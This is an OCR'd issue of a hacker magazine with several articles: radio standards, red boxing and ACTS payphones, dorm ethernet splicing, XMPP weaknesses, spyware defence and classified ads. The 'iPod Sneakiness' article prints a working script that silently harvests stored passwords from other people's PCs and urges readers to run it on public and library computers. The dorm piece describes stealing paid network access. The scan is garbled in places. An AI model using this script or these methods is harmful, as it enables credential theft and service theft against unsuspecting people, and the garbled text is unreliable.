Let's first take a look at some of the technology behind satellite radio. Both providers live in the microwave S-band: Sirius from 2.320GHz to 2.3325GHz and XM from 2.3325GHz to 2.3450GHz, with 12.5MHz of bandwidth each. According to Chriss Scherer's article "The Final Countdown for Satellite Radio" in *Radio Times*, the total data throughput is 3.28Mbps. Analysis with the Shannon-Hartley theorem shows that this is a fairly conservative data rate, allowing for reception of signals that are weaker than the background noise level (as is common with spread spectrum modulation schemes). This allows for decent reception in noisy or weak signal areas, but is also a very crippling bandwidth limitation for the providers. 3.28Mbps isn't much, and with modern encoding algorithms requiring at least 64Kbps/channel (or slightly less for talk) to reproduce acceptable sounding music, they're quite limited in the number of channels that they can offer - unless they decrease the bandwidth used by each and, along with it, audio quality. Sirius promises over 125 channels while XM promises 160. But *how?* At 64Kbps, they should only be able to fit 50 or so channels not counting any additional overhead. So they obviously decrease the bandwidth consumption even more to cram in that many channels, resulting in audio quality that can no longer compare to what's offered by local FM broadcast stations. And people are paying for it!

Well, that's fine. They're not interfering with the conventional broadcast bands, people seem to like it, and it's up to the consumer to subscribe anyway. So where's the harm? My concern stems from their success. We no longer seem to care about the fidelity of what we listen to and while many would claim that this is unfounded and that satellite radio "sounds just fine," consider, for a moment, cellular phones. Little more than a decade ago, nearly all cellular telephones used the AMPS protocol, which was little more than some digital signaling on top of a purely analog voice channel. We're talking about real narrow bandwidth analog FM here - high quality stuff. The voice quality was more limited by the telephone network's codecs than by the wireless modulation scheme and the calls sounded great. As more and more people began using the cellular networks, more efficient use of the spectrum was necessary to keep up with the call volume. As the years progressed, new digital standards (TDMA, CDMA, GSM, etc.) were introduced, giving providers a way to limit the bandwidth used by each channel. More time went by and providers began doing everything they possibly could to increase the capacity of their cell sites, limiting bandwidth as much as possible and leaving us with what we have today: little more than barely intelligible shitty sounding audio. And you can't argue with that!

While satellite radio is really its own beast, new digital modulation methods are being tested on our conventional broadcast bands as well. A *good* example of this is DRM (Digital Radio Mondiale), which is an open standard for broadcasting data in low bandwidth conditions using in-band on-channel (IBOC) technology. Developed for cheap and easy implementation, DRM can be utilized with preexisting transmitters and receivers, requiring only minor modification. Although it can be used on any of the AM bands, it is now most commonly found in the shortwave bands. DRM promises to increase the audio quality of these low bandwidth AM broadcasts, although a DRM capable receiver (or a modified conventional receiver with software decoding) is required. It allows for a choice of three MPEG 4 audio codecs, depending on content type: HE AAC for higher-quality audio and

CELP or HVXC for low bit rate voice-only audio. DRM can operate within the standard frequency allocations (i.e., the 10kHz channels which are already assigned) in either a hybrid mode (AM+DRM) or DRM-only mode, and allows for multiple digital channels to be present. It can even be used with a bandwidth of 20kHz for higher quality audio or channel multiplexing but requires two adjacent channels to be allocated to the station, something many broadcasters do not have available. Bit rates for single channel (10kHz) operation range from 8Kbps to 20Kbps, and up to 72Kbps if more bandwidth is used.

DRM can be considered a step forward for the shortwave listening community, which is often plagued with fading as well as manmade and atmospheric noise. Good DRM decoders can often overcome these issues, resulting in clear, static-free audio. The meta-data included in DRM broadcasts can also help identify the station and content, a feature that's extremely useful when tuning around the enormous realm of the shortwave bands. There have already been many radio hobbyists who have posted instructions for modifying popular shortwave receivers for use with software decoders (both open source and commercial) which utilize a PC and a sound card, allowing for extremely low cost DRM reception. As more and more stations begin implementing DRM, my hope is that it will breathe more life into the overall interest in these fascinating bands.

Not all of the new digital methods, however, have these benefits. Many commercial stations in the FM broadcast band are now touting the phrase "...now broadcasting in high-definition HD Radio!" Despite being completely inaccurate, not much detail about the technology is being presented by the stations, leaving customers puzzled about what it all actually means. In fact, HD Radio actually stands for Hybrid Digital Radio, another IBOC digital encoding method developed by iBiquity and approved by the FCC for use in 2002. But unlike DRM, HD Radio is proprietary, thus third parties wishing to integrate the technology into a receiver must pay licensing fees to the company. Although it seems that most stations are still in a "testing' phase, hidden dangers exist if the standard catches on. For now, HD Radio operates on the sub-carriers of FM stations - that is, beyond the bandwidth required for the L+R (monaural) baseband signal (0 - 15kHz), usually just above the L-R (stereo) signal (23 - 53kHz) and RBDS (Radio Broadcast Data System - 57kHz) sub-carrier. That's already a lot being jammed into the 200kHz bandwidth allocation and, according to Carson's Rule, all that 'stuff" with a 75kHz deviation is already exceeding the limit. HD Radio promises to extend the used bandwidth to almost 400kHz and can end up causing some serious interference problems, even though most areas have stations spaced at least two channels (400kHz) apart. Receiving those distant FM stations stuck in between the locals will quickly become a thing of the past.

All of this, again, does *not* help audio quality. FM broadcasting in itself is an extremely high quality means of transmitting audio, the passband being from 50Hz to 15kHz, an enormous chunk of the audible frequency range. In fact, many people cannot even hear much past 15kHz, let alone below 50Hz. High quality receivers can reproduce extremely good audio in strong signal areas without the need for any type of digital modulation. As we've seen with other forms of digital modulation, stations wishing to add more 'channels' to their broadcasts will decrease the bit rate available to each, leaving us with more crappy audio. iBiquity's hold on their proprietary technology is also a huge danger to us, the hobbyists. We can't easily investigate the quality of their encoding *or* implement our own method of decoding without legal ramifications. While we have free range to tinker with open standards such as DRM, our hands are tied when it comes to HD Radio. Worse, if the standard sticks, stations will begin using more and more bandwidth for the digital modulation until the entire broadcast is in proprietary HD Radio format by first removing the stereo separation data, then the entire analog signal, leaving no fallback and billions of antiquated radios.

Clearly, this is the wrong path for us. The importance of open standards is rarely ever understood in the corporate community, yet hobbyists, those who develop much of the technology in use by the corporate world, have always seen the need for them. Historically, demand for competition has sorted this out, but in an age when monopolies seem to be sprouting up in all sorts of niche markets, I'm afraid of what might possibly happen if it doesn't. I've covered only a few of the new concerns in radio, but there's so much more out there: the threat of "rights management" on top of digital radio, BPL's (Broadband over Power Lines) interference to our shortwave bands, the sale of portions of our broadcast spectrum to private enterprise, and more. We've fought similar battles before. This is yet another that needs our attention.

Not Quite Dead Yet

- The Current State of Pay Phones, ACTS, and Red Boxing in the United States

by Black Ratchet
blackratchet@blackratchet.org

Every time someone asks 'Can I still red box?" the constant murmur of the peanut gallery echoes in reply "Oh! Red boxing is dead! You can't do that anymore!" Apparently because AT&T shut down their ACTS links, everyone thinks that every other phone company did too. Au contraire.

Now for those of you thinking "Red boxing? ACTS? AT&T? Phones?" Let's sit down and explain.

In the beginning, Ma Bell created the pay phone, and lo, she smiled and said it was good. The first coin phones for the Bell System were manufactured by the Gray Telephone Pay Station company in 1898. From 1898 up until the 1970s in some places, it was impossible to dial your own long distance calls without the assistance of an operator first. The original pay phones produced by Gray - and after Gray's patents expired, the Bell System - were referred to in the vernacular as 'three slot" pay phones. They had separate slots for nickels, dimes, and quarters. When you placed a long distance call, you first dialed the operator and gave her the number. Then she would ask you to deposit the amount of the initial rate into the phone. When you did, the coins would activate mechanical bells in the pay phone: one ding for a nickel, two dings for a dime, and a resounding gong for a quarter. After hearing the right amount of bells, the operator would put your call through. This system had numerous drawbacks: namely, the operator needed to be on the line when the coins were deposited, and the operator could be fooled by something as a simple as a tape recording.

Around the mid 1960s, the three slot pay phones started getting phased out and the Bell System started phasing in newer "single slot' pay phones. These, as the name leads you to believe, had one slot, and instead of bells, they used a single frequency tone of 2200Hz when coins were deposited: one pulse for a nickel, two for a dime, and five for a quarter. However, as 2200Hz was 'talkable," as in you can "inadvertently" make a 2200Hz tone with your voice, an automated system could not be used to determine if you deposited coins. Ma Bell did not want someone with a high squeaky voice accidentally getting free time on his or her phone call! Since there was no automated system, long distance phone calls still had to be handled by humans. Operators still had to control coin collect, coin return, and call setup functions.

This changed in 1978 with the introduction of "Automatic Coin Toll Service."

ACTS allowed the network to automatically collect coins for long distance by listening for coin tones from the pay phone. ACTS addressed the issue of 'talkability" by making the coin tones multifrequency, that is, overlaying 1700Hz on top of the 2200Hz signal. People cannot make an MF tone by talking, thus ensuring that people would not get a free ride.

This was considered foolproof. Riiiiiight....

Phreaks and phonks quickly figured out the new system and the era of "red boxing' in the 1980s began in earnest. People found they could easily fool the new system by playing tapes of coins into the handset or rewiring Radio Shack tone dialers. A toll fraud arms race quickly developed between the phone companies and the fraudsters. The phone company would find out a way of stopping a certain technique and people would find a way to work around the restriction. People would red box free phone calls across the United States with abandon.

This continued up until mid-2001 when AT&T pulled the nuclear option. Citing declining revenues and massive overhead, AT&T petitioned the FCC to shut down its nationwide ACTS system. In mid-to-late 2002, the cord was pulled and the fraudsters cried out into the night. People gave up on their red boxes and put them into the trash to join the blue boxes already at the dump. The end, right?

No.

While nationwide ACTS has been discontinued by AT&T, everyone seems to have forgotten that ACTS as a system is still in use by other phone companies. Verizon, AT&T (formerly SBC), and Qwest all still have ACTS systems active within the United States. The catch? They are only used for local toll calls. (By the way: BellSouth customers? You lose. BellSouth removed the whole coin phone kit and kaboodle around 2001 or so.)

What is "local toll" you ask? Well, in 1984 after the Bell System breakup, the Bell System was broken up into smaller local telephone companies, while AT&T was given the Long Distance portion of the network. Now, what was stopping the smaller

companies from carrying their own long distance calls between areas they cover? The agreement dictated that the United States was to be broken up into "Local Access Transport Areas," otherwise known as LATAs. The agreement stated that the local telephone companies could carry their own traffic for calls within a LATA, but if it was between LATAs they needed to hand it over to a Long Distance provider, such as AT&T.

What does that have to do with red boxing? Well, say I am in Boston, which is within LATA 128. That means I can call within eastern Massachusetts and still have the phone call go exclusively over Verizon New England's equipment. However, if I call to Western Massachusetts, New Hampshire, or Rhode Island, while still within Verizon's coverage area, it needs to go over a long distance service. The upside for this is that for intra-LATA telephone calls, Verizon thankfully uses an ACTS system allowing me to enjoy the sweet sound of a telephone network handling my coin control. Other less scrupulous people can also abuse this system with a red box.

There are a couple of caveats to this: You are unlikely to find an ACTS controlled pay phone that is not owned by your Local Exchange Carrier (LEC: Verizon, AT&T (formerly SBC), or Qwest depending on where you are in the U.S.), and LECs are also moving away from ACTS for the same reason AT&T did, so it's slowly disappearing. The best way to find an ACTS phone is to look for an old Bell pay phone owned by your LEC. The next step is to dial a number that is outside your local calling area but inside your LATA, and then wait to see what happens. If the voice asking you to deposit money sounds more like a recording then a synthesized computer voice, you have a shot. Flash the hook, and if an operator comes on asking you for money, congrats. You are likely on an ACTS system.

Now, a minor rant: You'll note that I referred to red boxing repeatedly as "fraud" and the users as "fraudsters." Why, you ask? Because they are. Phone phreaking is not about getting free phone calls, it's about understanding how the phone system works. Phone phreaks don't do toll fraud, and people that do are the same kind of people that break into computer systems and call themselves hackers. I do not condone toll fraud in any way, shape, or form, and I'm only presenting this info to once and for all stop the misinformation given when people ask "Hey, does red boxing still work?"

For those of you who are unlucky enough to not have access to an ACTS pay phone or are just interested in listening to what a normal ACTS phone call sounds like, I will humbly plug both my own website at www.blackratchet.org and Strom Carlson's website at www.stromcarlson.com. Both contain recordings of ACTS calls in action, among other recording of telephonic goodness. Also, to hear the older style "three slot" pay phones, I heartily recommend www.phonetrips.com. If coin phones are your thing, I again humbly recommend checking out my own project, Yet Another Payphone List at www.yapl.org, E.Jefe's Payphone Directory at www.payphone-directory.org, the Paypnone Project at www.paypnone-project.com, or finally, the ever interesting www.phones➥warm.com.

Shouts to The Digital Dawg Pound, Strom Carlson, Evan Doorbell, Bill from New York, The Mark Bernay Society, Boston 2600, and all the phreaks and pholks at the Binary Revolution Forums (www.binrev.com/forums). The Revolution Will Be Digitized!

by graphak

This is for informational purposes only. I don't recommend trying it.

While attending a well known and respected university in the U.S., I was naturally wondering about the Internet service in the dorms. Inside of my dorm's closet, I discovered a panel in the wall that came off after removing a few screws. I stared in disbelief at the number of possibilities that potentially awaited. I could see water pipes complete with nozzles, television cables, and, best of all, the ethernet cables that ran to the rooms above my floor. The dorm that I was in was old but still functioning. It was not due for a renovation quite yet, mostly because of money grubbing university presidential behavior.

For every floor there were about ten rooms which were supposed to house four people each. That means that there were 40 ethernet jacks per floor. The cables ran up the same hole from the bottom floor to the top, so if I was on the top floor I'd probably only see four cables in the "se-

cret" (what a joke) closet panel. If I was on the bottom floor of the ten story building, I'd see 40 ethernet cables running through my closet! I decided to change rooms and move closer to the ground.


Immediately after relocation, I took off the panel in the closet and found an abundance of cables. I decided to splice my ethernet cable into one of them. (This non-factory wiring job cost a very small amount of speed since CAT-5 cables are twisted in a certain manner to deliver best performance.)

My university had a system where individual roommates would pay for their own net service, so it was just a matter of time before I spliced into a cable that had been activated and was being paid for. I then had no choice but to share the bandwidth with them, but it caused very few if any problems. For one, it was a T-3 backbone i.e., very fast, and two, most college kids use the Internet for viewing pages that are not very bandwidth intensive.

I did this for two academic years without raising an eyebrow. In my third year I lucked out and got a geek for a roommate, and shared his connection. I had to clone my IP to his however, but the rest was the same. I accidentally shut the school's network down for 15 minutes while testing some scripts, and guess who came knocking. The IT guys recorded the offending IP and woke me up from a fake sleep to "check out my computer." I played dumb and they went away, but not after changing my settings and telling me I needed to pay for the net from then on.

Moral: Not all schools are this oblivious or outdated. However it might be worth a try to look around for fake or hidden panels if you live in a dorm or a prewired apartment complex and check for cables. Also this year they changed the system and it now requires your student ID number, which is a whole other story and not hard to get around since most use a nine digit number with the first three being mostly the same for everyone. Check to see if your school is outdated and if you can get free high speed net. (It should be free anyway in my opinion.)

iPod Sneakiness



by Rob

"My iPod's dying. Mind if I plug it into your PC for a second to charge up?" With those simple words, you can have some serious fun. You need only two things: an mp3 player that functions as a USB device and a little knowledge of a scripting language. I use AutoIt.

Here's what to do: Grab a couple of programs from nirsoft.net. These were reviewed in *2600* earlier this year. The ones I use are:

MessenPass (http://www.nirsoft.net/utils/➥mspass.html) - Recovers the passwords of instant messenger programs like Yahoo Messenger, MSN Messenger, Trillian, and more.

Mail PassView (http://www.nirsoft.net/utils➥/mailpv.html) - Recovers the passwords of popular email clients like Outlook Express, MS Outlook, Eudora, Mozilla Thunderbird, and more.

Protected Storage PassView (http://www.nir➥soft.net/utils/pspv.html) - Displays all passwords and AutoComplete strings stored in your Protected Storage.

Network Password Recovery (http://www.nir➥soft.net/utils/network_password_recovery.html) - Freeware utility that recovers the network passwords stored by Windows XP.

There is also a key finder and a history browser if that's your thing. Put all of those programs into a folder on your MP3 player/USB device and get scripting. The script I wrote runs all four programs silently, dumps the results to text files on the USB drive, creates one master text file with a name correlating to the date time stamp of when I ran it, then deletes the extraneous files. I use the timestamp as a name. That way I can run it multiple times on different PCs without having to move files.

With AutoIt I compiled the script to an EXE and assigned it an iPod icon. You can use any icon you think would be non-obvious. It's silent, opens no windows, and takes about four seconds to run.

Run this on a public PC, at your computer lab, or at your library and you will be amazed at the amount of passwords and stored information you come away with.

Now I should warn you, this is only for fun, only to laugh at people who save their info on public PCs, not for hacking or anything malicious. Enjoy.

The script follows:

```
Run(@ComSpec & ' /k '..\Password\Software\PSPV.exe /stext
..\Password\New\PSPV.txt'', @ScriptDir, @SW_HIDE)
sleep(200)

Run(@ComSpec & ' /k '..\Password\Software\IM.exe /stext
..\Password\New\IM.txt" , @ScriptDir, @SW HIDE)
sleep(200)

Run(@ComSpec & ' /k '..\Password\Software\Mail.exe /stext
..\Password\New\Mail.txt"', @ScriptDir, @SW HIDE)
sleep(200)

Run(@ComSpec & ' /k '..\Password\Software\Network.exe /stext
..\Password\New\Network.txt" , @ScriptDir, @SW_HIDE)
sleep(1000)

Run(@ComSpec & ' /k 'COPY ..\Password\New\*.txt ..\Password\New\all.txt' ,
leep(1000)

Dim $DateTime, $Location, $FileName
$DateTime = @YEAR & '-" & @MON & '-" & @MDAY & '   & @HOUR & '-" & @MIN &
 -" & @SEC
$Location = @WorkingDir & '\new\
$FileName = 'all.txt'
FileMove($Location & $FileName , $Location & $DateTime & ".log',1)
sleep(2000)

Run(@ComSpec & ' /k 'del ..\Password\New\*.txt' , @ScriptDir, @SW_HIDE)
sleep(1000)
```

A Look at Jabber/XMPP

by windwaker
windwaker101@gmail.com

After the release of Google Talk, where Google set up a Jabber server and released a Jabber client, we should take a look at the possible design vulnerabilities in the protocol Jabber uses, XMPP (Extensible Messaging and Presence Protocol), as over a thousand people were able to log into the unannounced Google Talk server before the program was even released.

To log into a Jabber server, information is sent in the form of user@domain/resource (called a JID), followed by the password. This data is sent through a TCP connection, so sniffing a password wouldn't be hard at all. The server then establishes a connection with the authentication server and sends an XML stream to it with the information the Jabber server received from the client (i.e., when you log into Google's Jabber server, talk.google.com, it opens a connection with mail.google.com to see if you have a legitimate mail account).

When the client wants to send a message to another user, it initiates a TCP connection and sends data to the Jabber server, which either routes an XML stream of the message to another user on that messaging network or routes it to a foreign messaging network server. This inherently is good. Everything is routed through a single server rather than setting up direct

connections with other users, giving clients more power.

A problem with this is that the protocol makes everything too compartmentalized. For instance, let's say that there is a message that can be sent through the Jabber server and into a foreign messaging network that only crashes the foreign messaging network's clients, or even its servers. If the data isn't cleaned properly when sent to the Jabber server, then it could be the foreign networks that the data is being sent to are at risk. The Jabber server does not have enough information about the foreign network's server. Therefore it can't be secure preemptively.

When a message is sent to a Jabber server, the Jabber server creates an XML stream that it sends to the client receiving the message. The huge exploit here would be sending data directly to a client while spoofing your hostname so that it appears that you are the Jabber server. You could appear as if you are anyone. However, one could skip all authentication while logging into the server.

Incompatibility between Jabber and foreign network servers could also be a major issue in the future. If the foreign network's client programs don't check if the data has been routed through the authentication server, people could imitate other users by sending information that mimics a Jabber server and pretending that the data had been authenticated already. This would work both ways, too. A user on a foreign network could send information to Jabber servers while avoiding authentication from the foreign network's servers with the ability to skip the entire authentication server process in the XMPP protocol. Two messaging networks would have to share almost total information about their servers to be able to set up a secure, inter-networking messaging service. And when there are corporations like AOL that can't even keep their own networks foolproof, I do not see this happening.

While compatibility between foreign networks seems convenient, a single user spoofing a foreign network server is a problem that the XMPP protocol has not been able to get around and cannot feasibly defeat. For more information on the XMPP protocol and the RFC, go to http://www.xmpp.org/.

Spyware - The Ever Changing Threat

by FreeRider

Over the last decade, spyware has progressed from a simple application that generates pop-up ads and spam email to a full-fledged security threat. As advertising companies like 180 Solutions and Doubleclick continue to lose money, the focus of spyware vendors is rapidly shifting to covert means of deploying their applications onto a system in order to continue revenue generation. In order to facilitate this, spyware developers are bringing in experts to design applications that can slip through network security and continue to subvert security measures by embedding fail-safe mechanisms in the operating system and changing application properties, which the security industry is labeling "mutating" and "hyper-mutating spyware." In addition, spyware vendors are utilizing custom-coded attacks that are designed to target a specific operating system, browser, and, in extreme cases, corporate networks. The current methods of detecting and removing spyware are quickly proving ineffective against custom-coded and mutating spyware because the signature files utilized by your typical spyware removal tool cannot keep up with the changing spyware applications. Furthermore, once a threat has compromised a system, the spyware application has the opportunity to stop any security applications in use on the system. Network security administrators will need to shift their mindset on the spyware threat from it being a simple nuisance to a full-blown security breach. Utilizing layered security measures provides the best means for stopping spyware at the front end

(gateway) and detecting/removing threats that penetrate the security perimeter.

Understanding the Threat

If you want to defeat the spyware threat, you need to understand how the threat works. The first concept to understand is the deployment methodology. Most spyware installers actually bundle a number of applications together which results in the installer deploying adware, spyware, and/or malware. Spyware installers commonly deploy through the following methods: opt-in installation (pays for "free software"), drive by installations (hidden scripts written into web pages), ActiveX installers, and browser exploits (MHTML, JScript, etc.). Unlike viruses, spyware is written by a team of engineers with financial backing which results in spyware companies developing sophisticated applications. Spyware applications will now embed themselves into the OS to prevent uninstalling the spyware, retrieve updates from the Internet, and download new applications in segments only to compile them at a later time. So once the spyware installer successfully deploys its payload, the system is compromised.

Threat Assessment

Rootkits are the latest buzz word in the spyware sector. While the threat of rootkit bundling is becoming more prevalent, the existing malware threats are often overlooked. Spyware applications can bundle a number of applications, including keystroke loggers, phone dialers, packet sniffers, and remote control software. More importantly, spyware is a covert threat, which means it does not want to be found and will be designed to evade detection.

Defeating the Threat

As I stated earlier, layered security is the best method for defeating spyware, which I classify into the following categories: network, desktop settings, and desktop applications.

Network: If you are running a firewall, lock down the ports and block sites known to deploy spyware. Also, turn up your logging to monitor both inbound and outbound traffic. This will allow you to identify where an application is sending requests on the Internet. If you are fortunate enough to use a content filter or intrusion detection application, set it to search for malicious scripts and applications. There are a number of appliances on the market to lock down network traffic.

Desktop Settings: This is the second line of defense that most people overlook. Start by locking down the browser settings so that the common Internet browser options are not set to the default low security level. For my IE settings, my default settings are locked down to block Java, ActiveX, block all cookies, and prompt for downloads. If I have a site that I want to access that requires ActiveX, Javascript, or cookies, I add it to another zone only after I research the site.

Desktop Applications: I run a combination of anti-virus and anti-spyware applications. Most anti-spyware applications are signature based. However, there are a couple out there that enter the realm of host-based intrusion prevention (HIPS). These applications provide the best detection and removal of both known and mutating spyware by analyzing the behavior and context of an application. Context, or manner in which the application operates, provides additional parameters to determine if the application is a potential threat. This allows you to identify such potential threats and take action against the application, even if it does not match a known spyware signature. Additionally, turn on the real-time protection options in the anti-spyware application to prevent browser hijacking, block ActiveX, lock the registry, and check the memory for running applications. Packet sniffers, network monitors, and command line utilities provide detailed information on the communications channels opened by the spyware application.

To reiterate, spyware is becoming an evasive threat, thereby making traditional means of identifying and removing it inadequate. By utilizing best practices for your network security and incorporating layered security measures, you will be able to address the spyware issue before it poses a significant threat to your network integrity.

Marketplace

Happenings

HOPE NUMBER SIX. Time to mark your calendars and cancel any plans you may have already made for July 21, 22 and 23, 2006. You will be in New York City attending our sixth hacker conference. It's the only one that will ever take place in a year that's an anagram of our own name. (Until 2060 at least.) There are simply no excuses for missing such an event. Details at http://www.hope.net

For Sale

JUST RELEASED! Feeling tired during those late night hacking sessions? Need a boost? If you answered yes, then you need to reenergize with the totally new *Hack Music Volume 1* CD. The CD is crammed with high energy hack music to get you back on track. Order today by sending your name, address, city, state, and zip along with $15 to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462. This CD was assembled solely for the readers of *2600* and is not available anywhere else!

ADD A CONVERSATIONAL USER INTERFACE to your website or Windows-based software applications with Foxee, the friendly interactive arctic blue fox agent character! In the real world, not everyone who navigates your website or software are expert hackers, and some users need a little help. Foxee is a hand-drawn animated cartoon character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports ten spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript and many others! Native yet compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information for Foxee at www.foxee.net

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible. Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk

JEAH.NET HAS UNIX SHELLS - reliable and affordable since 1999. Beginners and advanced users continue to love JEAH's FreeBSD shell accounts for performance-driven uptimes and a huge list of virtual hosts. Your account lets you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast stable virtual web hosting and complete domain registration solutions all at very competitive prices. Mention *2600* and receive setup fees waived! Look to www.JEAH.net for the exceptional service you deserve.

CUSTOM T-SHIRTS: Why be EXACTLY like everyone else? Let's face it, we're all individuals and there's a little revolutionary in each of us. It's high time that you nurture this, and a hand silkscreened shirt featuring you as Che Guevara is the perfect way to start. Available on a wide variety of quality shirts with a wide selection of ink colors. And for those who are living life on the cheap, we also offer heat transfer shirts in a limited number of colors. Visit http://megevara.com. OVERSTOCK: We found a limited number of Hello My Name Is _____ and I'm a Hacker shirts left over from Beyond HOPE in 1997. Each shirt ships with a Sharpie so you can add your own name, handle, moniker, nom de plume or paw print. See our specials section for more details.

REAL WORLD HACKING. Interested in rooftops, steam tunnels and the like? Read the all-new *Access All Areas*, a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada. Or order online at www.infiltration.org.

ENHANCE OR BUILD YOUR LIBRARY with any of the following CD ROMS: Hack Attacks Testing, Computer Forensics, Master Hacker, Web Spy 2001, Hackers Handbook, Troubleshooting & Diagnostics 98, PC Troubleshooter 2000, Forbidden Subjects 3, Hackers Toolkit 2.0, Steal This CD, Hacks & Cracks, Hackerz Kronikles, Elite Hackers Toolkit 1, Forbidden Knowledge 2, Troubleshooting & Diagnostics 2002, Police Call Frequency Guide 2nd Edition, Computer Toybox, Answering Machine 2000, Hackers Encyclopedia 3, Maximum Security 3rd Edition, Network Utilities 2001, Screensavers 2002, Engineering 2000, Anti-Hacker Toolkit 2nd Edition & PC Hardware. Send name, address, city, state, zip, email address (for updates only) and items ordered, along with a cashier's check or money order in the amount of $20 for each item to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462.

HACKERSTICKERS.COM has a whole new collection of hacker gear for your needs: t-shirts, caffeine to dockpocksets. Come visit the website to order.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary and in-depth interview with Kevin Mitnick and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself. The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, Paccess devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you: No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that's it - there are no more! Keychain hole for keyring. Identify yourself at meetings etc. as a *2600* member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing: $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105

ONLINE SERVICES. Web hosting, cheap domains, great dedicated servers, SSL certs, and a lot more! Check out www.Nob4.com.

SPAMSHIRT.COM - take some spam and put it on a t-shirt. Now available in the U.S. www.spamshirt.com

Help Wanted

BLACK HAT/WHITE HAT urgently needed. I have been scammed by a professional looking website offering novelty driver licenses along with discounts for multiple novelty licenses. When you upload a picture and specifications, you get a "confirmation" with directions for sending your money "ONLY by Western Union." A guy in Estonia receives it. That is the last you hear of your money or anything else. This guy even has another website "rating" his own scam website as "good" and rating other similar scam websites he controls, also as "good." WHAT NERVE. Every day he is victimizing thousands of people and stealing their money. Something needs to be done! I have some great ideas and will furnish the URL of the website, the name he uses to receive the Western Union money transfers, the IP address on his emails, and the URL of the "reviewing website." Unfortunately I don't have the technical ability to do anything about it. I think there should be big flashing red letters across this site: "THIS IS A SCAM OPERATION - AFTER YOU SEND YOUR WESTERN UNION MONEY TRANSFER, YOU WILL NEVER RECEIVE ANYTHING." On his "reviewing website," the rating should be changed from "good" to "a scam" for each of the sites listed. Western Union and the Country of Estonia will not do anything about this outright fraud or each's so manifestly impotent that they are unable to stop this internet fraud! Is there a BLACK HAT out there who wants to temporarily switch hats, become a WHITE HAT, and help? amawidow@yahoo.com

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

Wanted

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business news letter focusing on security issues in the financial industry. IT security, privacy, regulatory compliance, identity-theft and

fraud money laundering Wherever criminal activity meets banks, we are there You can remain anonymous (Note we will not print rumors circulated by one person or group without obtaining support- ng evidence or corroboration from other parties) Contact banksecur tynews@yahoo.com or call 212-564-8972, ext. 102

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make t propaganda? When we're children and we don't want to listen, we put our hands over our ears As we grow up, we create new ways to gnore things we don't want to hear. We make excuses We look the other way We label things "propaganda" or "scare tactics." But it doesn't work t doesn't make the truth go away Government and corporate M ND CONTROL PROGRAMS are used to intimidate, torture, and murder peop e globally. It may not be what you want to hear. But that doesn't make it any less true Please visit and support John Gregory Lambros by distributing this ad to free classified advertising s tes and newsgroups globally www.brazilboycott.org THANK YOU

Services

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with semantic warriors committed to the liberation of information We defend human beings facing charges n cr minal court for the following unauthorized computer access, theft of trade secrets criminal copyright infringement, and identity theft Contact Omar Figueroa, Esq. and Valerio Romano at (415) 986-5591, at omar@stanfordalumni org, or at 506 Broadway San Francisco CA 94133 Attorney Figueroa is a graduate of Yale Col ege and Stanford Law School who has years of experience defend ng hackers including Kevin Mitnick, Mr. Romano is a gifted network administrator who recently passed the bar Complimentary case consu tat on for *2600* readers All consultations are strictly confident a and protected by the attorney-client privilege

INTELLIGENT HACKERS UNIX SHELL. Reverse Net is owned and operated by ntel igent hackers. We believe every user has the right to onl ne security and privacy. In today's hostile anti-hacker atmosphere, inte l gent hackers require the need for a secure place to work, comp le, and exp ore without big-brother looking over their shou der Hosted at Chicago Equinix with Juniper Filtered DoS Protection, Multiple FreeBSD servers at P4 2.4 ghz Affordable pricing rom $5/month w th a money back guarantee. Lifetime 26% discount or *2600* readers. Coupon code Save2600. http://www.reverse.net

